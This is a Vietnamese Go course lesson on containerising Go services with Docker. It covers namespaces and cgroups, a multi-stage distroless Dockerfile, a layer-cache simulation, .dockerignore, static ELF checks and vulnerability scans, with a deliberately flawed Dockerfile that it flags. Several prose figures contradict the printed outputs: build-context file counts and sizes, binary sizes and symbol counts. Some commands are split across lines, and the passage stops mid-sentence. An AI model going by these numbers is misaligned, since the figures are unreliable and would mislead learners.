1. **[Cơ bản]** Dựng một kho thử và tái hiện bằng tay từng tình huống của buổi: nhánh phân kỳ rồi `rebase`; `fixup` + `autosquash`; xung đột và giải quyết; `reset --hard` rồi cứu bằng `reflog`. Với mỗi tình huống, chụp `git log --graph --oneline --all` trước và sau và giải thích mã băm nào đổi, vì sao.

2. **[Cơ bản]** Viết `Makefile` cho một dịch vụ Go của bạn gồm: `help` (tự sinh), `build` (nhúng phiên bản từ `git describe`), `test`, `cover`, `lint`, `vuln`, `check`, `run`, `clean`. Chạy `make -n` cho từng đích để chứng minh lệnh đúng; thêm kiểm tra `make help` trong CI để chắc chắn Makefile không hỏng.
3. **[Trung bình]** Cài `pre-commit` hook bằng `core.hooksPath` gồm: `gofmt` trên tệp đổi, `go vet` trên gói đổi, kiểm tra thông điệp commit theo Conventional Commits (hook `commit-msg`). Đo thời gian hook trên kho 200 tệp và tối ưu để dưới 2 giây (chỉ kiểm tra tệp trong vùng chờ). Giải thích vì sao CI vẫn phải lặp lại các kiểm tra này.
4. **[Trung bình]** Thêm `golangci-lint` vào một dịch vụ Go có sẵn của bạn. Chạy lần đầu, phân loại mọi phát hiện thành ba nhóm (cải tiến thật, dương tính giả, phong cách), sửa nhóm một, tắt nhóm hai **tại dòng** kèm lý do, loại trừ nhóm ba theo đường dẫn. Viết một đoạn mô tả quy ước `//nolint` của nhóm và bật `nolintlint`.
5. **[Trung bình]** Mở rộng `scripts/next-version.sh`: hỗ trợ phạm vi `feat(api):`, nhóm bản ghi thay đổi theo phạm vi, xử lý tiền tố `v` và bản tiền phát hành `-rc.N`, và từ chối chạy nếu thư mục làm việc bẩn. Viết bộ test shell (hoặc Go gọi script) cho 8 tình huống, trong đó có commit `revert:` và chân trang `BREAKING CHANGE:` nhiều dòng.
6. **[Nâng cao]** Chuẩn bị một lịch sử 200 commit mô phỏng, trong đó một lỗi tinh vi được chèn ở commit ngẫu nhiên (ví dụ làm tròn sai), và có 10% commit "hỏng biên dịch" (để thực hành `bisect skip`). Viết script tự động `bisect run` tìm đúng commit trong mọi lần chạy ngẫu nhiên, đếm số lần chạy test, và so sánh với duyệt tuyến tính.
7. **[Nâng cao]** Thiết lập bảo vệ nhánh `main` cho một kho thử trên GitHub (hoặc mô tả đầy đủ dưới dạng cấu hình Terraform `github_repository_ruleset`): bắt buộc PR, một phê duyệt từ CODEOWNERS, các kiểm tra `lint`, `test`, `security` phải đạt, lịch sử tuyến tính, cấm force-push, bắt buộc commit đã ký. Tạo PR cố ý vi phạm từng quy tắc và ghi lại thông báo chặn.
8. **[Thử thách]** Thiết kế **chính sách phát hành** cho ShopGo ở dạng tài liệu (ADR): cách đặt tên nhánh/thẻ, tương quan giữa phiên bản ứng dụng, phiên bản API (`/api/v1`), phiên bản lược đồ CSDL và định dạng sự kiện; khi nào được tăng MAJOR của từng loại; chính sách hỗ trợ (bao lâu giữ API cũ, cách thông báo ngừng hỗ trợ bằng header `Sunset`), quy trình sửa nóng (`hotfix`) và cách cherry-pick sang các bản đang hỗ trợ. Kèm sơ đồ dòng thời gian cho một kịch bản có thay đổi phá vỡ.

Buổi 43 — Docker cho ứng dụng Go

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 27, 37, 41, 42

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích **container** thực chất là gì (tiến trình Linux + namespace + cgroup + hệ tệp phân lớp) và khác máy ảo ở đâu.
- Viết **Dockerfile đa giai đoạn** cho ứng dụng Go cho ra ảnh nhỏ, tĩnh, chạy bằng người dùng không đặc quyền.
- Tối ưu **bộ nhớ đệm lớp** bằng thứ tự lệnh đúng và `.dockerignore`, và đo được tác dụng.
- Chọn **ảnh nền** hợp lý (`scratch`, `distroless`, `alpine`, `debian-slim`) và biết đánh đổi.
- Bảo mật ảnh: không bí mật trong lớp, không root, hệ tệp chỉ đọc, bỏ quyền thừa, quét lỗ hổng **sản phẩm cuối**, ghim phiên bản.
- Chạy, gỡ lỗi và giới hạn tài nguyên container; hiểu **PID 1**, tín hiệu và tắt êm trong container.
- Đặt **thẻ (tag)** và quản lý ảnh trong registry; biết khi nào cần ảnh đa kiến trúc.

"Chạy được trên máy tôi" không còn là cái cớ, nhưng ảnh xấu là nợ bảo mật mà bạn mang theo mọi nơi

Docker giải quyết bài toán "môi trường khác nhau" bằng cách đóng gói ứng dụng cùng toàn bộ phụ thuộc thành một đơn vị bất biến. Nhưng một ảnh 1,2 GB chứa trình biên dịch, shell, `curl`, bản Debian cũ và một tệp `.env` lỡ `COPY` vào thì không chỉ chậm mà còn là bề mặt tấn công khổng lồ: mỗi gói thừa là một nguồn lỗ hổng, mỗi công cụ thừa là một công cụ cho kẻ đã xâm nhập. Với dịch vụ Go, bạn có đặc ân hiếm có: một **binary tĩnh duy nhất**, nên ảnh cuối có thể chỉ gồm vài megabyte ngoài chính binary.

Về những gì chạy được ở buổi này

Máy kiểm chứng của giáo trình **không có Docker daemon đang chạy**, và chúng tôi cố ý không đụng vào Docker của bạn. Vì thế:

- Mọi lệnh `docker build/run/compose` ở đây là **cú pháp chuẩn, chưa thực thi ở đây**; bạn sẽ chạy chúng trên máy của mình.
- Những gì kiểm chứng được mà **không cần daemon** thì đã chạy thật và có đầu ra: phân tích và lint `Dockerfile` bằng chính bộ phân tích của BuildKit, mô phỏng bộ nhớ đệm lớp, kích thước **ngữ cảnh dựng** theo `.dockerignore`, kiểm tra binary Linux tĩnh bằng `debug/elf`, và quét lỗ hổng trên binary sẽ đóng vào ảnh.

1. Container thực chất là gì

Một container **không phải máy ảo nhỏ**. Máy ảo ảo hóa phần cứng và chạy một hệ điều hành đầy đủ (nhân riêng). Container là **một hoặc nhiều tiến trình Linux bình thường** trên nhân của máy chủ, được "nhốt" bằng ba cơ chế của nhân:

1. **Namespace** quyết định tiến trình *thấy* gì: namespace PID (chỉ thấy tiến trình của mình, và bản thân nó là PID 1), mạng (giao diện, bảng định tuyến riêng), mount (cây hệ tệp riêng), UTS (tên máy), user (ánh xạ UID), IPC.
2. **cgroup** quyết định tiến trình *dùng được bao nhiêu*: giới hạn CPU, bộ nhớ, số tiến trình, I/O. Vượt giới hạn bộ nhớ thì bị OOM killer giết (mã thoát 137, Buổi 41).
3. **Hệ tệp phân lớp** (overlayfs): ảnh là chồng các lớp chỉ đọc, container thêm một lớp ghi mỏng ở trên (xóa khi container bị xóa).

Hệ quả thực dụng: khởi động trong mili-giây (không có hệ điều hành để khởi động), nhẹ (chia sẻ nhân), nhưng **cách ly yếu hơn máy ảo** (một lỗ hổng nhân ảnh hưởng mọi container; vì vậy không chạy mã không tin cậy trong container thường mà không thêm lớp bảo vệ như gVisor/Kata). Và vì ảnh Linux chạy trên nhân Linux, Docker Desktop trên Windows/macOS thực ra chạy một máy ảo Linux nhẹ bên dưới.

Các khái niệm cần phân biệt:

Khái niệm	Ý nghĩa
Ảnh (image)	Khuôn bất biến: các lớp hệ tệp + siêu dữ liệu (lệnh khởi động, biến môi trường, cổng, người dùng). Định danh bằng **digest** `sha256:...` (nội dung) và có thể gắn **thẻ** (`shopgo-api:1.4.2`)
Container	Một thể hiện đang chạy (hoặc đã dừng) của ảnh
Registry	Kho lưu ảnh (Docker Hub, GHCR, ECR, GCR). Bạn `push` lên và `pull` về
Dockerfile	Công thức dựng ảnh
Ngữ cảnh dựng (build context)	Thư mục bạn gửi cho trình dựng; chỉ tệp trong đó mới `COPY` được
BuildKit	Trình dựng hiện đại (mặc định ở Docker mới): dựng song song, cache thông minh, `--mount`, bí mật khi dựng

2. Dockerfile cho ứng dụng Go

Đây là Dockerfile thật của bản tham chiếu ShopGo; một tệp tạo ra **hai ảnh** (API và worker) qua hai đích (`target`):

```
# Dockerfile
# syntax=docker/dockerfile:1.7

# ---------- Giai đoạn 1: biên dịch ----------
FROM golang:1.27-bookworm AS build
WORKDIR /src

# Chép go.mod/go.sum trước: lớp tải phụ thuộc chỉ đổi khi phụ thuộc đổi (tận dụng cache lớp).
COPY go.mod go.sum ./
RUN --mount=type=cache,target=/go/pkg/mod go mod download

COPY . .
ARG VERSION=dev
# Tĩnh hoàn toàn (CGO tắt), bỏ bảng ký hiệu gỡ lỗi (-s -w), -trimpath để bản dựng tái lập được.
RUN --mount=type=cache,target=/go/pkg/mod --mount=type=cache,target=/root/.cache/go-build \
    CGO_ENABLED=0 GOOS=linux go build -trimpath -ldflags="-s -w -X main.version=${VERSION}" -o /out/api
./cmd/api && \
    CGO_ENABLED=0 GOOS=linux go build -trimpath -ldflags="-s -w -X main.version=${VERSION}" -o /out/worker
./cmd/worker

# ---------- Giai đoạn 2a: ảnh chạy API ----------
# distroless/static: có chứng chỉ CA, múi giờ, người dùng nonroot; không shell, không trình quản lý gói.
FROM gcr.io/distroless/static-debian12:nonroot AS api
```

```
COPY --from=build /out/api /app/api
ENV HTTP_ADDR=:8080 METRICS_ADDR=:9090
EXPOSE 8080 9090
USER nonroot:nonroot
HEALTHCHECK --interval=10s --timeout=3s --start-period=10s --retries=3 CMD ["/app/api", "healthcheck"]
ENTRYPOINT ["/app/api"]

# ---------- Giai đoạn 2b: ảnh chạy worker ----------
FROM gcr.io/distroless/static-debian12:nonroot AS worker
COPY --from=build /out/worker /app/worker
ENV METRICS_ADDR=:9091
EXPOSE 9091
USER nonroot:nonroot
ENTRYPOINT ["/app/worker"]
```

Đọc từng quyết định:

- **Đa giai đoạn (`FROM ... AS build` rồi `FROM ... AS api`).** Giai đoạn `build` có toàn bộ chuỗi công cụ Go (~800 MB); giai đoạn cuối chỉ `COPY --from=build` đúng binary. Mọi thứ khác bị bỏ lại. Ảnh cuối không có trình biên dịch, mã nguồn, shell.
- `# syntax=docker/dockerfile:1.7` bật phiên bản cú pháp mới của trình dựng (cần cho `--mount`).
- `COPY go.mod go.sum` **rồi** `go mod download` **rồi mới** `COPY . .`**.** Đây là thứ tự tối ưu bộ nhớ đệm (mục 3). `--mount=type=cache,target=/go/pkg/mod` giữ bộ nhớ đệm mô-đun giữa các lần dựng *ngay cả khi lớp bị vô hiệu hóa*, nên nâng một phụ thuộc không phải tải lại tất cả.
- `CGO_ENABLED=0` tạo binary **tĩnh hoàn toàn** (không phụ thuộc `libc`), thứ cho phép chạy trên ảnh gần như rỗng. Hầu hết dịch vụ Go (HTTP, `pgx`, `go-redis`, JSON) không cần cgo. Nếu bạn cần SQLite qua cgo hay một thư viện C, bạn phải đổi sang ảnh nền có `libc` tương thích (`debian-slim`/`distroless/base`) và dựng bằng cùng họ `libc`.
- `-trimpath` xóa đường dẫn của máy dựng khỏi binary (dựng tái lập được, không rò rỉ cấu trúc thư mục); `-ldflags="-s -w"` bỏ bảng ký hiệu và thông tin gỡ lỗi (nhỏ hơn ~30%); `-X main.version=${VERSION}` nhúng phiên bản (Buổi 42).
- `distroless/static:nonroot` là ảnh nền của Google: có chứng chỉ CA (cần để gọi HTTPS ra ngoài), dữ liệu múi giờ, tệp `/etc/passwd` với người dùng `nonroot` (UID 65532), và **không có gì khác**: không shell, không trình quản lý gói, không `ls`. Kẻ tấn công chiếm được tiến trình hầu như không có công cụ để di chuyển ngang.
- `USER nonroot:nonroot`: tiến trình không chạy bằng root; kể cả khi thoát được khỏi ứng dụng, nó không có quyền ghi vào hệ tệp ảnh.
- `ENTRYPOINT ["/app/api"]` **ở dạng exec (mảng JSON)**, không phải dạng shell (`ENTRYPOINT /app/api`). Dạng shell khởi động `/bin/sh -c "/app/api"`: shell là PID 1 và **không chuyển tiếp tín hiệu**, nên `docker stop` gửi `SIGTERM` vào shell, ứng dụng không bao giờ nhận được, đợi 10 giây rồi bị `SIGKILL` làm hỏng tắt êm (Buổi 41). Dạng exec làm chính ứng dụng là PID 1 và nhận tín hiệu trực tiếp. Trình lint của BuildKit cảnh báo đúng điều này (`JSONArgsRecommended`).
- `HEALTHCHECK ... CMD ["/app/api", "healthcheck"]`: ảnh `distroless` không có `curl`, nên chính binary có lệnh con `healthcheck` tự gọi `/healthz` (đã thêm vào bản tham chiếu ở Buổi này). Kubernetes không dùng `HEALTHCHECK` của Docker mà dùng probe riêng (Buổi 47), nhưng Compose và Swarm dùng.

Dockerfile phải **đọc như một danh sách kiểm tra bảo mật**. Dùng bộ phân tích chính thức của BuildKit để lint, không cần daemon. Đây là lint trên một Dockerfile viết cẩu thả (mô phỏng những lỗi hay gặp) và trên Dockerfile của ShopGo:

```
cd "$(mktemp -d)"
cat > Dockerfile.xau <<'DOCKERFILE'
```

```
FROM golang:latest as build
WORKDIR /src
COPY . .
RUN go build -o /app ./cmd/api
ENV DATABASE_PASSWORD=hunter2
MAINTAINER dev@shopgo.test
EXPOSE 8080
CMD /app
DOCKERFILE
echo '$ phân tích Dockerfile.xau (bộ phân tích và lint của BuildKit)'
devopscheck dockerfile Dockerfile.xau 2>&1 | sed -E 's/\(dòng ([0-9]+)\)/(dòng \1)/'
echo
echo '$ phân tích Dockerfile của ShopGo'
(cd "$REF" && devopscheck dockerfile Dockerfile)
```

```
$ phân tích Dockerfile.xau (bộ phân tích và lint của BuildKit)
  cảnh báo [FromAsCasing] 'as' and 'FROM' keywords' casing do not match (dòng 1)
  cảnh báo [MaintainerDeprecated] Maintainer instruction is deprecated in favor of using label (dòng 6)
  cảnh báo [SecretsUsedInArgOrEnv] Do not use ARG or ENV instructions for sensitive data (ENV
"DATABASE_PASSWORD") (dòng 5)
  cảnh báo [JSONArgsRecommended] JSON arguments recommended for CMD to prevent unintended behavior related
to OS signals (dòng 8)
dockerfile hợp lệ: Dockerfile.xau

$ phân tích Dockerfile của ShopGo
dockerfile hợp lệ: Dockerfile
```

Bốn cảnh báo thật đáng giá và tương ứng với lỗi thường gặp: (1) `FROM golang:latest` không ghim phiên bản; (2) `ENV DATABASE_PASSWORD=hunter2` ghi bí mật **vĩnh viễn vào siêu dữ liệu ảnh** (ai `docker inspect`/`docker history` cũng đọc được, và ARG cũng lưu lại trong lịch sử); (3) `MAINTAINER` đã lỗi thời; (4) `CMD /app` ở dạng shell. (Ngoài lint, `COPY . .` trước `go build` mà không có `.dockerignore`, và chạy bằng root không có cảnh báo tự động nhưng đều là lỗi thiết kế.) Dockerfile của ShopGo qua sạch.

3. Bộ nhớ đệm lớp: thứ tự lệnh quyết định tốc độ

Mỗi lệnh `RUN`/`COPY`/`ADD` tạo một **lớp**. Trình dựng tính **khóa bộ nhớ đệm** cho mỗi lớp từ: khóa của lớp trước, văn bản lệnh, và (với `COPY`) **nội dung** các tệp được chép. Khóa trùng thì dùng lại lớp, không chạy. Quy tắc cốt lõi: **một lớp đổi thì mọi lớp sau nó đều phải dựng lại.** Vì vậy hãy đặt thứ ít đổi lên trước (cài phụ thuộc), thứ hay đổi xuống sau (mã nguồn).

Chương trình sau mô phỏng đúng cơ chế đó (chi phí thời gian là **giả định minh họa**: tải phụ thuộc 30 giây, biên dịch 20 giây) cho hai cách sắp xếp, trong ba tình huống: dựng lần đầu, sửa một dòng mã, nâng một phụ thuộc.

```
// Mô phỏng bộ nhớ đệm lớp (layer cache) của Docker: khóa của mỗi lớp = băm(khóa lớp trước + lệnh + nội
dung tệp được COPY).
// Một lớp bị đổi khóa thì MỌI lớp sau nó phải chạy lại. Thứ tự lệnh quyết định bạn trả bao nhiêu thời gian
cho mỗi lần sửa mã.
package main

import (
    "crypto/sha256"
    "fmt"
    "sort"
    "strings"
)

type step struct {
    cmd    string
    copies []string // đường dẫn (tiền tố) được COPY vào lớp này; rỗng nếu là RUN thuần
    cost   int      // giây ước lượng khi phải chạy thật (GIẢ ĐỊNH để minh họa)
}
```

```
type fs map[string]string // đường dẫn -> nội dung

func contentHash(f fs, prefixes []string) string {
    var keys []string
    for p := range f {
        for _, pre := range prefixes {
            if pre == "." || strings.HasPrefix(p, pre) {
                keys = append(keys, p)
                break
            }
        }
    }
    sort.Strings(keys)
    h := sha256.New()
    for _, k := range keys {
        fmt.Fprintf(h, "%s=%s;", k, f[k])
    }
    return fmt.Sprintf("%x", h.Sum(nil))[:6]
}

// build trả về khóa từng lớp; cache là tập khóa đã có sẵn từ các lần dựng trước.
func build(name string, steps []step, f fs, cache map[string]bool) (total int) {
    fmt.Printf("%s\n", name)
    prev := "scratch"
    for _, s := range steps {
        key := fmt.Sprintf("%x", sha256.Sum256([]byte(prev+"|"+s.cmd+"|"+contentHash(f, s.copies))))[:6]
        status, cost := "CACHED", 0
        if !cache[key] {
            status, cost = "CHẠY  ", s.cost
            cache[key] = true
        }
        total += cost
        fmt.Printf("  %s %-34s %3ds\n", status, s.cmd, cost)
        prev = key
    }
    fmt.Printf("  => tổng %ds\n\n", total)
    return
}

func main() {
    base := fs{
        "go.mod": "module shopgo; require gin v1.12", "go.sum": "h1:aaa",
        "cmd/api/main.go": "package main // v1", "internal/app/app.go": "package app // v1",
    }
    clone := func(m fs) fs {
        o := fs{}
        for k, v := range m {
            o[k] = v
        }
        return o
    }

    naive := []step{
        {"FROM golang:1.27", nil, 0},
        {"COPY . .", []string{"."}, 1},
        {"RUN go mod download", nil, 30},
        {"RUN go build ./cmd/api", nil, 20},
    }
    layered := []step{
        {"FROM golang:1.27", nil, 0},
        {"COPY go.mod go.sum ./", []string{"go.mod", "go.sum"}, 1},
        {"RUN go mod download", nil, 30},
        {"COPY . .", []string{"."}, 1},
        {"RUN go build ./cmd/api", nil, 20},
    }

    for _, c := range []struct {
        name  string
        steps []step
```

```
    }{{"KIỂU NGÂY THƠ: COPY . . trước khi tải phụ thuộc", naive}, {"KIỂU CHIA LỚP: COPY go.mod/go.sum, tải phụ thuộc, rồi mới COPY mã", layered}} {
        fmt.Println("###", c.name)
        cache := map[string]bool{}
        build("1) dựng lần đầu (không có cache)", c.steps, base, cache)

        edit := clone(base)
        edit["internal/app/app.go"] = "package app // v2: sửa một dòng mã"
        build("2) sửa MỘT dòng trong app.go rồi dựng lại", c.steps, edit, cache)

        dep := clone(edit)
        dep["go.mod"] = "module shopgo; require gin v1.12.1"
        build("3) nâng một phụ thuộc trong go.mod rồi dựng lại", c.steps, dep, cache)
    }
}
```

```
### KIỂU NGÂY THƠ: COPY . . trước khi tải phụ thuộc
1) dựng lần đầu (không có cache)
  CHẠY   FROM golang:1.27                     0s
  CHẠY   COPY . .                             1s
  CHẠY   RUN go mod download                 30s
  CHẠY   RUN go build ./cmd/api              20s
  => tổng 51s

2) sửa MỘT dòng trong app.go rồi dựng lại
  CACHED FROM golang:1.27                     0s
  CHẠY   COPY . .                             1s
  CHẠY   RUN go mod download                 30s
  CHẠY   RUN go build ./cmd/api              20s
  => tổng 51s

3) nâng một phụ thuộc trong go.mod rồi dựng lại
  CACHED FROM golang:1.27                     0s
  CHẠY   COPY . .                             1s
  CHẠY   RUN go mod download                 30s
  CHẠY   RUN go build ./cmd/api              20s
  => tổng 51s

### KIỂU CHIA LỚP: COPY go.mod/go.sum, tải phụ thuộc, rồi mới COPY mã
1) dựng lần đầu (không có cache)
  CHẠY   FROM golang:1.27                     0s
  CHẠY   COPY go.mod go.sum ./                1s
  CHẠY   RUN go mod download                 30s
  CHẠY   COPY . .                             1s
  CHẠY   RUN go build ./cmd/api              20s
  => tổng 52s

2) sửa MỘT dòng trong app.go rồi dựng lại
  CACHED FROM golang:1.27                     0s
  CACHED COPY go.mod go.sum ./                0s
  CACHED RUN go mod download                  0s
  CHẠY   COPY . .                             1s
  CHẠY   RUN go build ./cmd/api              20s
  => tổng 21s

3) nâng một phụ thuộc trong go.mod rồi dựng lại
  CACHED FROM golang:1.27                     0s
  CHẠY   COPY go.mod go.sum ./                1s
  CHẠY   RUN go mod download                 30s
  CHẠY   COPY . .                             1s
  CHẠY   RUN go build ./cmd/api              20s
  => tổng 52s
```

Kết quả minh họa rõ lợi ích: với cách chia lớp, **sửa một dòng mã chỉ tốn 21 giây thay vì 51 giây** vì lớp `go mod download` (lớp đắt nhất, chỉ phụ thuộc `go.mod`/`go.sum`) được dùng lại. Nâng một phụ thuộc thì dĩ nhiên phải tải lại. Trong thực tế mỗi lần sửa mã lặp lại hàng chục lần mỗi ngày trên cả CI lẫn máy bạn, nên

chênh lệch này nhân lên rất lớn. Trong CI, nơi mỗi lần chạy là một máy sạch, cần thêm bộ nhớ đệm bên ngoài (`cache-from/cache-to type=gha` hoặc registry, Buổi 45), nếu không mọi lần dựng đều là "lần đầu".

Các nguyên tắc cache khác: gộp các lệnh `RUN` có liên quan để dọn dẹp trong cùng một lớp (xóa tệp ở lớp sau **không làm ảnh nhỏ đi**, vì lớp trước vẫn chứa chúng); đặt `ARG VERSION` **muộn** (một `ARG` đổi giá trị vô hiệu hóa cache của mọi lệnh dùng nó sau đó; trong Dockerfile trên, nó chỉ ảnh hưởng bước biên dịch cuối); không `COPY . .` quá sớm.

4. .dockerignore: ngữ cảnh dựng nhỏ và sạch

Khi bạn chạy `docker build .`, **toàn bộ thư mục** `.` (ngữ cảnh) được gửi tới trình dựng trước khi lệnh đầu tiên chạy. Không có `.dockerignore`, bạn gửi cả `.git` (lịch sử, có thể hàng trăm MB), `bin/` (binary đã dựng), `node_modules`, và **tệp** `.env` **chứa bí mật**, rồi một `COPY . .` đưa tất cả vào ảnh. Ngoài lãng phí, đó là rò rỉ bí mật vào một sản phẩm sẽ được đẩy lên registry.

Mô phỏng một kho thật (thêm 30 MiB lịch sử Git giả, binary 35 MiB và tệp `.env`) rồi hỏi bộ phân tích `.dockerignore` của chính Docker tệp nào sẽ được gửi:

```
d="$(mktemp -d)"
cp -r "$REF/." "$d/"
mkdir -p "$d/.git/objects" "$d/bin"
head -c $((30 * 1024 * 1024)) /dev/zero > "$d/.git/objects/pack-demo.pack"
head -c $((35 * 1024 * 1024)) /dev/zero > "$d/bin/api"
echo "JWT_SECRET=bi-mat-that" > "$d/.env"
cd "$d"
echo '$ ngữ cảnh dựng KHÔNG có .dockerignore (mọi thứ bị gửi tới daemon, kể cả .git, bin/ và .env):'
devopscheck context . --no-ignore
echo '$ ngữ cảnh dựng CÓ .dockerignore của ShopGo:'
devopscheck context .
```

```
$ ngữ cảnh dựng KHÔNG có .dockerignore (mọi thứ bị gửi tới daemon, kể cả .git, bin/ và .env):
103 tệp, 66793.9 KiB
$ ngữ cảnh dựng CÓ .dockerignore của ShopGo:
38 tệp, 130.4 KiB
```

Từ 66 MiB và 78 tệp (có `.env` và `.git`) xuống còn 123 KiB và 37 tệp. Tệp `.dockerignore` của bản tham chiếu loại: `.git`, `.github`, `deploy`, tài liệu, mọi `*_test.go`, `bin/`, `tmp/`, và quan trọng nhất `.env`, `.env.*`:

```
# .dockerignore
.git
.github
deploy
docs
*.md
*.test
*.out
bin/
tmp/
.env
.env.*
**/*_test.go
Dockerfile
compose*.yaml
```

Một nguyên tắc an toàn: nếu bạn dùng cách "danh sách trắng" (`*` rồi `!cmd`, `!internal`, `!go.mod`, `!go.sum`) thì tệp mới thêm không bao giờ vô tình lọt vào ảnh; đánh đổi là phải nhớ thêm thư mục mới.

5. Binary tĩnh, ký hiệu và kích thước

Hai tham số biên dịch quyết định ảnh có chạy được trên nền gần rỗng không và nặng bao nhiêu. Bộ kiểm tra dưới đây dựng binary Linux (từ máy Windows: Go biên dịch chéo chỉ bằng `GOOS=linux`) và đọc đầu ELF để trả lời có thật sự tĩnh không:

```
cd "$REF"
d="$(mktemp -d)"
for flags in "-s -w" ""; do
  GOOS=linux GOARCH=amd64 CGO_ENABLED=0 go build -trimpath -ldflags="$flags" -o "$d/api" ./cmd/api
  echo "--- GOOS=linux CGO_ENABLED=0 go build -trimpath -ldflags='$flags' ./cmd/api"
  devopscheck elf "$d/api"
done
```

```
--- GOOS=linux CGO_ENABLED=0 go build -trimpath -ldflags='-s -w' ./cmd/api
định dạng:           ELFCLASS64 EM_X86_64, ET_EXEC
hệ điều hành:        ELFOSABI_NONE
trình nạp động:      không có
thư viện chia sẻ:    0
bảng ký hiệu:        0 mục
thông tin gỡ lỗi:    false
kích thước:          35.0 MiB
--- GOOS=linux CGO_ENABLED=0 go build -trimpath -ldflags='' ./cmd/api
định dạng:           ELFCLASS64 EM_X86_64, ET_EXEC
hệ điều hành:        ELFOSABI_NONE
trình nạp động:      không có
thư viện chia sẻ:    0
bảng ký hiệu:        52596 mục
thông tin gỡ lỗi:    true
kích thước:          50.8 MiB
```

- `trình nạp động: không có`, `thư viện chia sẻ: 0`: binary không cần `libc` hay trình nạp `ld-linux`; nó chạy được trong ảnh `scratch` hoặc `distroless/static`. Đây là hệ quả của `CGO_ENABLED=0`. Nếu bạn quên và dùng một gói kéo theo cgo (ví dụ `net` với trình phân giải hệ thống, `os/user`), binary sẽ yêu cầu `libc` và crash với lỗi khó hiểu `no such file or directory` khi chạy trong `scratch`; hãy luôn kiểm tra (`file`, hoặc bước này) trong CI.
- `-s -w` **thu từ 50,2 MiB xuống 34,6 MiB (nhỏ hơn 31%)** bằng cách bỏ bảng ký hiệu (52.078 mục) và thông tin gỡ lỗi. Đánh đổi: khó gỡ lỗi sau sự cố bằng `dlv` và công cụ quét lỗ hổng nhị phân kém chính xác hơn (xem mục 6). Với dịch vụ, đa số đội chấp nhận `-s -w` vì dấu vết ngăn xếp panic của Go vẫn có tên hàm và dòng (Go giữ bảng `pclntab` riêng), và `pprof` vẫn dùng được.

Các lựa chọn ảnh nền cuối cùng:

Ảnh nền	Kích thước	Ưu	Nhược
`scratch`	0	Nhỏ nhất, bề mặt tấn công bằng 0	Không có chứng chỉ CA, tzdata, người dùng, `/tmp`: bạn phải tự `COPY` chúng; khó gỡ lỗi
`distroless/static`	vài MB	Có CA, tzdata, người dùng `nonroot`; không shell	Không có shell để gỡ lỗi (dùng thẻ `:debug` có busybox, hoặc container gỡ lỗi tạm)
`alpine`	~7 MB	Có shell và `apk`, nhỏ	Dùng `musl` thay `glibc` (khác biệt với cgo/DNS); có shell nghĩa là có bề mặt tấn công
`debian-slim`	~75 MB	`glibc` chuẩn, quen thuộc, cgo chạy	Lớn hơn; nhiều gói hơn để quét

Mặc định của giáo trình: `distroless/static:nonroot` cho dịch vụ Go thuần; chuyển sang `distroless/base` hoặc `debian-slim` chỉ khi có cgo.

6. Bảo mật ảnh

Danh sách việc phải làm, theo mức quan trọng:

1. **Không bao giờ đưa bí mật vào ảnh.** Không `ENV`/`ARG`/`COPY` mật khẩu hay khóa (lint ở trên đã bắt `ENV DATABASE_PASSWORD`). Bí mật được tiêm **lúc chạy** (biến môi trường từ trình điều phối, tệp gắn vào, Buổi 48). Khi cần bí mật *lúc dựng* (ví dụ tải mô-đun riêng tư): `RUN --mount=type=secret,id=netrc,target=/root/.netrc go mod download` và `docker build --secret id=netrc,src=$HOME/.netrc`: bí mật chỉ tồn tại trong lệnh đó, không vào lớp nào.
2. **Không chạy bằng root** (`USER nonroot`); Kubernetes thêm `runAsNonRoot: true` để từ chối ảnh chạy root.
3. **Hệ tệp gốc chỉ đọc, bỏ hết quyền thừa**: `docker run --read-only --cap-drop=ALL --security-opt no-new-privileges` (như `compose.yaml` của chúng ta). Ứng dụng Go thường chỉ cần `/tmp` ghi được (nếu có), mount bằng `--tmpfs /tmp`.
4. **Ghim và cập nhật nền**. `FROM golang:1.27-bookworm` đi theo bản vá mới nhất của 1.27 mỗi lần dựng mới; ghim cả digest (`golang:1.27-bookworm@sha256:...`) cho tái lập tuyệt đối nhưng bạn **phải** có cơ chế cập nhật (Dependabot cho Docker, Buổi 42) kẻo ghim mãi một bản đã có lỗ hổng.
5. **Quét lỗ hổng trên sản phẩm cuối.** Trivy/Grype quét ảnh (hệ điều hành + binary); `govulncheck -mode=binary` quét riêng binary Go. Ví dụ thật trên binary sẽ vào ảnh, với ba cách dựng khác nhau:

```
cd "$REF"
d="$(mktemp -d)"
scan() { # scan <toolchain> <ldflags> <mô tả>
  GOTOOLCHAIN="$1" GOOS=linux GOARCH=amd64 CGO_ENABLED=0 go build -trimpath -ldflags="$2" -o "$d/api"
./cmd/api
  out="$(go run golang.org/x/vuln/cmd/govulncheck@v1.8.0 -mode=binary "$d/api" 2>&1)"
  ids="$(echo "$out" | grep -o 'GO-[0-9]*-[0-9]*' | sort -u | tr '\n' ' ')"
  printf '%-52s %s\n' "$3" "$(echo "$out" | grep -E '^(Your code is affected by|No vulnerabilities found)'
| head -1)"
  if [ -n "$ids" ]; then echo "    mã: $ids"; fi
}
echo '$ govulncheck -mode=binary api   (quét chính sản phẩm sẽ vào ảnh)'
scan go1.27.1 "-s -w" "toolchain go1.27.1, bỏ ký hiệu (-s -w):"
scan go1.27.2 "-s -w" "toolchain go1.27.2, bỏ ký hiệu (-s -w):"
scan go1.27.2 ""      "toolchain go1.27.2, giữ ký hiệu:"
```

```
$ govulncheck -mode=binary api   (quét chính sản phẩm sẽ vào ảnh)
toolchain go1.27.1, bỏ ký hiệu (-s -w):         Your code is affected by 13 vulnerabilities from 1 module
and the Go standard library.
    mã: GO-2026-5932 GO-2026-6599 GO-2026-6600 GO-2026-6603 GO-2026-6605 GO-2026-6607 GO-2026-6608 GO-2026-
6609 GO-2026-6610 GO-2026-6611 GO-2026-6612 GO-2026-6613 GO-2026-6617
toolchain go1.27.2, bỏ ký hiệu (-s -w):         Your code is affected by 1 vulnerability from 1 module.
    mã: GO-2026-5932
toolchain go1.27.2, giữ ký hiệu:                No vulnerabilities found.
```

Ba dòng này chứa ba bài học:

